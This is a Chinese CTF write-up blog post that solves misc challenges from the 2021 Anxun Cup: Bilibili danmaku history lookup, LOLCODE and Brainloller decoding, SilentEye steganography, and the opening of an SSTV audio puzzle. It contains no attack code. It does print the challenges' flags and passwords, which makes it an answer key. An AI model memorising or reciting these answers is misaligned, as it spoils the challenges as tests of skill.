2021年第四届“安洵杯”网络安全挑战赛Writeup

原创

Le1a 于 2021-11-28 14:48:20 发布 4987 收藏 3

分类专栏： CTF 文章标签： web安全 安全 网络安全

本文链接：https://blog.csdn.net/weixin_52091458/article/details/121591421

Misc

应该算是签到

B站搜索直接搜索这个BV号

PS：出题人品味不错，我也喜欢酷玩的这首《Yellow》

直接页面`Ctrl+F`没找出来
搜索引擎找一下有没有通过API查弹幕的方法：https://www.bilibili.com/read/cv7923601

以这一个视频（BV1Js411o76u）为例，我们通过上面的方式，已经获得了它的第一p的CID是1176840，我们需要将以下链接


```
https://api.bilibili.com/x/v2/dm/web/history/seg.so?type=1&oid={cid}&date={date}
```

中的{cid}替换为CID，{date}替换为对应的时间，例如，我想要查询2013年10月26日的弹幕，可以访问

```
https://api.bilibili.com/x/v2/dm/web/history/seg.so?type=1&oid=1176840&date=2013-10-
```

这里返回的就是那一天的历史文件了（如果短时间内查询过多，可能会触发风控412报错，建议延长间隔时间，风控后可能需要等待一段时间后才可以进行再次获取）。通过这些历史弹幕的组合，你就可以获得全弹幕了~


F12点击`Network`，找到这个视频的cid



从当前时间`2021-11-27`开始往前找

```
https://api.bilibili.com/x/v2/dm/web/history/seg.so?type=1&oid=400438565&date=2021-11-27
```

将历史弹幕文件下载下来，选择`UTF-8`编码，然后查找关键字即可




```
D0g3{We1come_to_axbg0g0g0}
```

CyzCC_loves_LOL

`D0g3_LOLteampassword`


```
HAI D0g3 code
I HAS A CODE ITZ "D0g3isthepAssword"
I HAS A MSG ITZ ""
I HAS A COUNTER ITZ 0
I HAS A NUM
IM IN YR LOOP UPPIN YR COUNTER WILE COUNTER SMALLR THAN LEN OF CODE
I HAS A C ITZ CODE!COUNTER
NUM R ORD OF C
NUM R SUM OF NUM AN -3
IZ NUM SMALLR THAN 65?, NUM R SUM OF NUM AN 26, KTHX
NUM R CHR OF NUM
MSG R SMOOSH MSG AN NUM
IM OUTTA YR LOOP
VISIBLE MSG
KTHXBYE
```


看不懂什么东西，猜测某种编码，搜索引擎找一下




- lolcode-language：https://www.dcode.fr/lolcode-language

解码得到`ez_misc.zip`密码：`AGdJfpqebmXpptloa`






`Program.png` 根据名称提示一开始以为是 `npiet`，尝试直接编译发现不对



后来经过查阅资料才发现 `Brainfuck` 也有一种用像素颜色表示的语言：`Brainloller`

- https://minond.xyz/brainloller/


上传之后点击 `Play`，得到密码：`0MTTW CWZVN!`




Input

Output

`0MTTW CWZVN!`



然后根据题目名称提示将密码中的空格换成下划线、以及`jinx's_flag_in_silent.jpg`的名称，直接尝试`SilentEye`解密





```
D0g3{544f3225-bbaf-47dc-ba8d-5bda54cbaecb}
```

Cthulhu Mythos


下载附件，发现是里面是一个`hint.mp3`和`The Evil Watcher.wld`

`hint.mp3`听一下，发现前面是泰拉瑞亚的主题曲，后面部分很明显是SSTV




